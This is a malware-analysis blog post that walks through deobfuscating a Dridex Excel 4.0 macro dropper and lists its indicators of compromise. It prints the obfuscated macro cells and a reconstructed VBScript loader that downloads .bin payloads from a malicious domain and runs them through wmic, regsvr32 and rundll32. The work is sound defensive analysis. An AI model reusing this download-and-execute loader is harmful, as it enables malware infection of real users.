
Malware Headliners: Dridex

atomicmatryoshka.com/post/malware-headliners-dridex

z3r0day_504 January 9, 2022



For this blog post, we're taking a dive into the initial stages of a prevalent banking trojan known as Dridex. Developed by Maksim Yakubets and leveraged by advanced e-crime threat groups such as TA505 and Indrik Spider, this malware is commonly delivered in a Microsoft Office document as part of phishing campaigns.

The sample we're analyzing was downloaded from MalwareBazaar and submitted recently. Although the file being analyzed is a Microsoft Excel file, the analysis will take place in REMnux. All the tools I use will have their documentation/websites referenced at the bottom of the post.

DISCLAIMER: Some of the IOCs identified in this sample are vulgar. This is a real malware sample identified in "the wild" and as such offers a good representation of what analysts may come across in their day-to-day. I've added this disclaimer to mention, for those that may not understand, that the vulgar terminology did not originate from my work and is the work of the malware developer.

INITIAL ANALYSIS

A quick analysis with TrID, developed by Marco Pontello, shows us that the file is likely in extensible markup language (XML) format.


```
remnux@remnux:~/malware$ trid 77ea99933030294970a8d11a20f0fab4e540133931e91358d2dde3b97d6a521d.xlsm

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  14064
Analyzing...

Collecting data from file: 77ea99933030294970a8d11a20f0fab4e540133931e91358d2dde3b97d6a521d.xlsm
 60.1% (.XLSX) Excel Microsoft Office Open XML Format document (34000/1/7)
 30.9% (.ZIP) Open Packaging Conventions container (17500/1/4)
  7.0% (.ZIP) ZIP compressed archive (4000/1)
  1.7% (.PG/BIN) PrintFox/Pagefox bitmap (640x800) (1000/1)
```

USING ZIPDUMP AND XMLDUMP

zipdump.py is one of the many tools developed by Didier Stevens. It is useful in this instance because files in XML format are technically zip files. Running the command displayed in the screenshot below lists the underlying streams.



To get started, I chose stream 4 since it's listed as the workbook. Piping the output to xmldump.py (also developed by Didier Stevens) with the 'pretty' parameter gives us a more readable result.

In the result we see 2 references under the "sheets" tag: one to Macro1, and another to Sheet1. We also see that for each of the entries there's an "r:id." Looking up these ID numbers in the rels stream will tell us what these sheets are pointing to.

```
remnux@remnux:~/malware$ zipdump.py 77ea99933030294970a8d11a20f0fab4e540133931e91358d2dde3b97d6a521d.xls
m -s 3 -d | xmldump.py pretty
<?xml version="1.0" ?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
        <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationship
s/theme" Target="theme/theme1.xml"/>
        <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationship
s/worksheet" Target="worksheets/sheet1.xml"/>
        <Relationship Id="rId1" Type="http://schemas.microsoft.com/office/2006/relationships/xlMacroshee
t" Target="macrosheets/sheet1.xml"/>
        <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationship
s/styles" Target="styles.xml"/>
</Relationships>

remnux@remnux:~/malware$
```

First we'll take a look at "rId1," which is associated with Macro1. This points to the stream "macrosheets/sheet1.xml.' "rId2," associated with Sheet1, points to "worksheets/sheet1.xml." Going back to the original zipdump.py output, we see that "macrosheets/sheet1.xml" is stream 13, so we select it for review and pipe it to xmldump for a cleaner output.

```
remnux@remnux:~/malware$ zipdump.py 77ea99933030294970a8d11a20f0fab4e540133931e91358d2dde3b97d6a521d.xlsm -s 13 -d | xmldu
mp.py pretty
<?xml version="1.0" ?>
<xm:macrosheet xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:xm="http://schemas.microsoft.com/of
fice/excel/2006/main" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships">
        <dimension ref="F14:F107"/>
        <sheetViews>
                <sheetView showFormulas="1" topLeftCell="U51" workbookViewId="0">
                        <selection activeCell="U51" sqref="U51"/>
                </sheetView>
        </sheetViews>
        <sheetFormatPr defaultRowHeight="15"/>
        <sheetData>
                <row r="14" spans="6:6">
                        <c r="F14" t="b">
                                <f>ALERT(CONCATENATE(&quot;&quot;, &quot;Wro&quot;, &quot;&quot;, &quot;&quot;, &quot;&quot;, &quot;&quo
t;, &quot;ng &quot;, &quot;Off&quot;, &quot;ice&quot;, &quot;&quot;, &quot; W&quot;, CHAR(101), &quot;&quot;, &quot;rsi&quo
t;, &quot;&quot;, &quot;&quot;, &quot;&quot;, CHAR(111), &quot;&quot;, &quot;m.&quot;, &quot;&quot;, &quot;&quot;, &quot;
&quot;))</f>
                                <v>0</v>
                        </c>
```

```
                        </c>
                </row>
                <row r="25" spans="6:6">
                        <c r="F25" t="b">
                                <f>FOPEN(&quot;&quot; &amp; &quot;&quot; &amp; &quot;C:&quot; &amp; CHAR(92) &amp; &quot;&
quot; &amp; CHAR(80) &amp; &quot;&quot; &amp; &quot;&quot; &amp; &quot;ro&quot; &amp; &quot;&quot; &amp; &quot;gra&quot; &
amp; &quot;mD&quot; &amp; CHAR(97) &amp; &quot;&quot; &amp; &quot;ta\&quot; &amp; &quot;AZc&quot; &amp; CHAR(105) &amp; &q
uot;Oog&quot; &amp; &quot;&quot; &amp; &quot;&quot; &amp; &quot;R&quot; &amp; &quot;Ky&quot; &amp; &quot;&quot; &amp; CHA
R(79) &amp; &quot;&quot; &amp; CHAR(73) &amp; &quot;Rh&quot; &amp; &quot;.v&quot; &amp; CHAR(98) &amp; CHAR(115), 3)</f>
                                <v>0</v>
                        </c>
                </row>
                <row r="39" spans="6:6">
                        <c r="F39" t="b">
                                <f>FOR.CELL(&quot;HeUCsxjQYCYVmo&quot;,Sheet1!BE160:BE43082, TRUE)</f>
                                <v>0</v>
                        </c>
                </row>
                <row r="54" spans="6:6">
                        <c r="F54" t="e">
```

```
                        <c r="F54" t="e">
                                <f>FWRITE(0,CHAR(HeUCsxjQYCYVmo))</f>
                                <v>#NAME?</v>
                        </c>
                </row>
                <row r="69" spans="6:6">
                        <c r="F69" t="b">
                                <f>NEXT()</f>
                                <v>0</v>
                        </c>
                </row>
                <row r="81" spans="6:6">
                        <c r="F81" t="b">
                                <f>FCLOSE(0)</f>
                                <v>0</v>
                        </c>
                </row>
                <row r="96" spans="6:6">
                        <c r="F96" t="b">
                                <f>CALL(CONCATENATE(&quot;She&quot;, &quot;&quot;, &quot;&quot;, &quot;&quot;, &quot;&quot
;, &quot;&quot;, &quot;&quot;, &quot;&quot;, &quot;&quot;, &quot;&quot;, &quot;&quot;, &quot;ll3&quot;, CHAR(50)),&quot;&q
uot; &amp; &quot;&quot; &amp; &quot;&quot; &amp; &quot;&quot; &amp; &quot;She&quot; &amp; &quot;&quot; &amp; &quot;&quot;
```

A more condensed output can be achieved in this circumstance by using "celltext" instead of "pretty" for the xmldump parameter:

On the left of the output you can see the cell in the sheet where the text to its right is found. We can kind of figure out what some of the data here is, but we can use xlmdeobfuscator (developed by Malwrologist) to get a clearer glimpse.

XLMDEOBFUSCATOR FOR CLARITY

```
remnux@remnux:~/malware$ xlmdeobfuscator -f 77ea999330302949
7d6a521d.xlsm
```

The tool will ask for an entry point that includes the sheet name and the cell to start on. I passed it the name of the sheet (Macro1) followed by the first cell listed as having data in the zipdump output we saw above (F14) .

```
Unencrypted xlsm file

[Loading Cells]
[Starting Deobfuscation]
There is no entry point, please specify a cell address to start
Example: Sheet1!A1
Macro1!F14
CELL:F14       , PartialEvaluation   , =ALERT("Wrong Office Version.")
CELL:F25       , FullEvaluation      , FOPEN("C:\ProgramData\RZciQoqRVKyOIRh.vbs",3)
CELL:F39       , PartialEvaluation   , =FOR.CELL("HeUCsxjQYCYVmo",Sheet1BE160:BE43082,TRUE)
Error [deobfuscator.py:2115 evaluation_result = self.evaluate_parse_tree(current_cell, parse_tree, i
nteractive)]: could not convert string to float: 'HeUCsxjQYCYVmo'

Files:

[END of Deobfuscation]
time elapsed: 4.313817024230957
```

We now have some initial IOCs to make a note of, particularly the following file path:

C:\ProgramData\RZciQoqRVKyOIRh.vbs

TIME TO MANIPULATE SOME CODE

If we look at the entry for cell F39, we see that it references Sheet1. If you recall, Sheet1 is the other sheet listed in the workbook stream and we know has some relevance to function of the file so far. If we run the following command grabbing the celltext from the stream where xl/worksheets/sheet1 resides, we get a ton of entries that look like this:


```
BE43064,"",32
BE43065,"",73
BE43066,"",102
BE43067,"",0
BE43068,"",0
BE43069,"",0
BE43070,"",0
BE43071,"",0
BE43072,"",0
BE43073,"",0
BE43074,"",0
BE43075,"",0
BE43076,"",0
BE43077,"",0
BE43078,"",0
BE43079,"",13
BE43080,"",10
BE43081,"",13
BE43082,"",10
```

Here we see the cell column and row, a set of quotes, and a number. My inference is that each cell contains a character, and this is charcode. Using sed and tr, we clean up the char code to get just the numbers and remove the new line characters:


```
remnux@remnux:~/malware$ cat dridexchar.txt | sed 's/BE.....//g' | sed 's/,"",//g' | sed 's/",//g' | sed 's/"//g'
remnux@remnux:~/malware$ cat charcode.txt | tr '\n' ' ' > onelinecharcode.txt
```

```
home > remnux > malware > onelinecharcode.txt
1   Reference,Formula,Value 13 10 83 101 116 32 107 75 71 81 121 88 67 112 68 99 111 77 90 32 61 32 67
    114 101 97 116 101 79 98 106 101 99 116 40 34 77 83 34 32 38 32 34 34 32 38 32 34 88 77 34 32 38 32
    34 34 32 38 32 34 76 50 46 34 32 38 32 67 104 114 40 56 51 41 32 38 32 34 34 32 38 32 34 101 114 34
    32 38 32 34 118 101 34 32 38 32 67 104 114 40 49 49 52 41 32 38 32 34 88 77 34 32 38 32 34 76 72 34
    32 38 32 34 84 84 80 34 32 38 32 67 104 114 40 52 54 41 32 38 32 34 34 32 38 32 34 34 32 38 32 34
    34 32 38 32 34 34 32 38 32 34 54 46 34 32 38 32 67 104 114 40 52 56 41 41 13 10 105 82 115 81 71
    104 97 71 82 68 68 97 112 67 32 61 32 67 104 114 40 56 55 41 32 38 32 34 34 32 38 32 34 115 99 114
    34 32 38 32 67 104 114 40 49 48 53 41 32 38 32 34 112 116 34 32 38 32 34 46 83 104 34 32 38 32 34
    101 108 108 34 32 38 32 34 34 32 38 32 34 34 13 10 83 101 116 32 67 122 85 108 69 98 113 100 119
    106 86 106 74 67 119 32 61 32 67 114 101 97 116 101 79 98 106 101 99 116 40 105 82 115 81 71 104 97
    71 82 68 68 97 112 67 41 13 10 69 77 72 80 88 112 107 111 121 114 122 32 61 32 76 67 97 115 101 40
    67 122 85 108 69 98 113 100 119 106 86 106 74 67 119 46 101 120 112 97 110 100 101 110 118 105 114
    111 110 109 101 110 116 115 116 114 105 110 103 115 40 34 37 85 83 69 82 68 79 77 65 73 78 37 34 41
    41 13 10 121 109 97 68 90 115 67 109 116 107 66 32 61 76 67 97 115 101 40 82 101 112 108 97 99 101
    40 67 122 85 108 69 98 113 100 119 106 86 106 74 67 119 46 101 120 112 97 110 100 101 110 118 105
    114 111 110 109 101 110 116 115 116 114 105 110 103 115 40 34 37 76 79 71 79 78 83 69 82 86 69 82
    37 34 41 44 32 67 72 82 40 57 50 43 49 45 49 43 49 45 49 41 44 32 34 34 41 41 13 10 83 101 116 32
    78 72 104 103 89 70 112 75 115 116 87 82 99 87 112 104 32 61 32 67 114 101 97 116 101 79 98 106 101
```

Copying everything except the "Reference, Formula, Value" at the beginning of the text, and putting it into a tool that can convert this from charcode to ASCII (CyberChef works great, there are other resources online), we get the following:



This now looks a lot more like a VBA script. There's still some residual characters that need swapped over to ASCII, and a lot of the ampersands and quotes can be removed to make this more human readable. The objective in my analysis is not to arrive at code that can still run, but rather code that I can easily read and therefore deduce what functionality it has. Snapshots from some of that cleanup are below:



Ampersands and quotes removed:

```
Function wDiNUXWioCIVSZo()

QOgZAqrVNV = wmic process call create regsvr32.exe -s C:\\ProgramData\mhunigger.bin

oMnUuwRCrjduUrY = wmic process call create rundll32.exe "C:\\ProgramData\mhunigger.bin DllRegisterServer

yEQgDEvZdqFB = wmic process call create regsvr32.exe /s C:\\ProgramData\mhunigger.bin
LLIlWMSytQoFLXRrP = Wscript.Shell
tLDpNDLAbmPDJdjt = Array(oMnUuwRCrjduUrY, QOgZAqrVNV, yEQgDEvZdqFB)
BSbaMomzVMHbt = QrvlBgrJZJ(tLDpNDLAbmPDJdjt)
Set gZKuxMHitzCh = CreateObject(LLIlWMSytQoFLXRrP)
gZKuxMHitzCh.Exec(BSbaMomzVMHbt)
End Function
Function NgPoATNCagvEto(tnevSdWVFptOqy)
If Len(tnevSdWVFptOqy.ResponseBody)>2000 And tnevSdWVFptOqy.Status = 200  Then
    Set nbJmKJDOJYfvutXWS = CreateObject("ADODB.Stream")
    nbJmKJDOJYfvutXWS.type = 1
    nbJmKJDOJYfvutXWS.open
    nbJmKJDOJYfvutXWS.write kKGQyXCpDcoMZ.responseBody
    nbJmKJDOJYfvutXWS.savetofile C:\\ProgramData\mhunigger.bin, 2
```

```
37      nbJmKJDOJYfvutXWS.write kKGQyXCpDcoMZ.responseBody
38      nbJmKJDOJYfvutXWS.savetofile C:\\ProgramData\mhunigger.bin, 2
39      nbJmKJDOJYfvutXWS.close
40      NgPoATNCagvEto = 1
41  Else
42      NgPoATNCagvEto = 0
43  End If
44
45  End Function
46
47  If ymaDZsCmtkB <> EMHPXpkoyrz Then
48  For Each MYPMiZdpkoBTow in Array("https://caioaraujo.vip/D382T/ReMxcvxKeOzodickpenis.bin, https://caioaraujo.vip/2FZB66/ZvdFNlHdickpenis.bin , "ht
49      If Not WHhgYFpKstWRcWph.FileExists(C:\\ProgramData\mhunigger.bin) Then
50      kKGQyXCpDcoMZ.Open GET, MYPMiZdpkoBTow, False
51      kKGQyXCpDcoMZ.Send
52      gKZEHPBhYhEI = NgPoATNCagvEto(kKGQyXCpDcoMZ)
53      If gKZEHPBhYhEI = 1 Then
54      wDiNUXWioCIVSZo()
55      Exit For
56      End If
```

The last thing I did was start converting the "gibberish" seeming variable and function names to something that made sense. For example, I renamed the variable "EMHPXpkoyrz" to "UserDomainString" because that's the data it contains. Aside from variable declarations and function definitions, the code below is the actual "meat and potatoes" functionality of this script.


```
Function WmicCallsFunction()

wmicregsvr32 = wmic process call create regsvr32.exe -s C:\\ProgramData\mhunigger.bin

wmicrundll32 = wmic process call create rundll32.exe "C:\\ProgramData\mhunigger.bin DllRegisterServer

wmicregsvr32.2 = wmic process call create regsvr32.exe /s C:\\ProgramData\mhunigger.bin
Wscript.ShellObj = Wscript.Shell
ArrayofWmicCalls = Array(wmicrundll32, wmicregsvr32, wmicregsvr32.2)
BSbaMomzVMHbt = QrvlBgrJZJ(ArrayofWmicCalls)
Set CreateWscriptObj = CreateObject(Wscript.ShellObj)
CreateWscriptObj.Exec(BSbaMomzVMHbt)
End Function
```

```
33  Function InternetFunction(ServerCreationParameter)
34  If Len(ServerCreationParameter.ResponseBody)>2000 And ServerCreationParameter.Status = 200  Then
35      Set ADObjectStream = CreateObject("ADODB.Stream")
36      ADObjectStream.type = 1
37      ADObjectStream.open
38      ADObjectStream.write MSXMLServerCreation.responseBody
39      ADObjectStream.savetofile C:\\ProgramData\mhunigger.bin, 2
40      ADObjectStream.close
41      InternetFunction = 1 `If internet connection successful, set function to 1
42
```



In layman's terms, the code checks and sees if the ".bin" file exists. If it does not, then for each URL in the array at line 50, it will initiate a GET request for the ".bin" files identified in the URLs. The InternetFunction(MSXMLServerCreation) value of 1 comes from the function starting at line 33. If the GET request responds with a status code 200, meaning "OK," then it will save the ".bin" file as identified in line 39. Jumping back down to line 55, with a value of 1, the code will then execute several Wmic Process Calls for regsvr32 and rundll32 to execute the ".bin" file downloaded and therefore execute the next stage of the malware.

IOCs FOR THIS DRIDEX SAMPLE

File type: OOXML

File hash: 77ea99933030294970a8d11a20f0fab4e540133931e91358d2dde3b97d6a521d

Files it writes/renames downloaded files:

C:\ProgramData\mhunigger.bin

Files it downloads:

ReMxcvxKeOzodickpenis.bin

ZvdFNlHdickpenis.bin

CdNiUWXvKRUbUidickpenis.bin

Domain file downloads from:

https://caioaraujo[.]vip

TOOLS AND DOCUMENTATION

TrID

zipdump.py

xmldump.py

xlmdeobfuscator

CyberChef

REFERENCES

Indrik Spider (*ThaiCERT*)

TA505 (*MITRE*)

Big Game Hunting: The Evolution of INDRIK SPIDER From Dridex Wire Fraud to BitPaymer Targeted Ransomware (*CrowdStrike*)

Dridex - 2021 Threat Detection Report - Red Canary (*Red Canary*)